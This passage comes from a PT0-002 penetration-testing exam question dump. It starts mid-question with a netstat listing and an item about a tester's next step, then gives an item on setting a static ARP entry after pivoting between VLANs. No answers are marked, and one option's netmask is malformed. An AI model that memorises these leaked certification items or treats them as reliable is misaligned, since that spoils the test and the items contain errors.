Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 10.1.1.24:48850 24.176.9.43:59036 ESTABLISHED
tcp 0 0 0.0.0.0:22 :0.0.0.0* LISTEN
tcp 0 0 10.1.1.24:50112 136.12.56.217:58003 ESTABLISHED
tcp 0 0 10.1.1.24:80 115.93.193.245:40243 ESTABLISHED
tcp 0 0 10.1.1.24:80 210.117.12.2:40252 ESTABLISHED
tcp6 0 0 :::22 :::* LISTEN
udp 0 0 10.1.1.24:161 0.0.0.0:*
```

Which of the following should the penetration tester do NEXT?

- A. Close the reverse shell the tester is using.
- B. Note this finding for inclusion in the final report.
- C. Investigate the high numbered port connections.
- D. Contact the client immediately.

Question #: 214

Topic #: 1

[All PT0-002 Questions]

A penetration tester successfully performed an exploit on a host and was able to hop from VLAN 100 to VLAN 200. VLAN 200 contains servers that perform financial transactions, and the penetration tester now wants the local interface of the attacker machine to have a static ARP entry in the local cache. The attacker machine has the following:

IP Address: 192.168.1.63 -

Physical Address: 60-36-dd-a6-c5-33

Which of the following commands would the penetration tester MOST likely use in order to establish a static ARP entry successfully?

- A. tcpdump -i eth01 arp and arp[6:2] == 2
- B. arp -s 192.168.1.63 60-36-DD-A6-C5-33
- C. ipconfig /all findstr /v 00-00-00 | findstr Physical
- D. route add 192.168.1.63 mask 255.255.255.255.0 192.168.1.1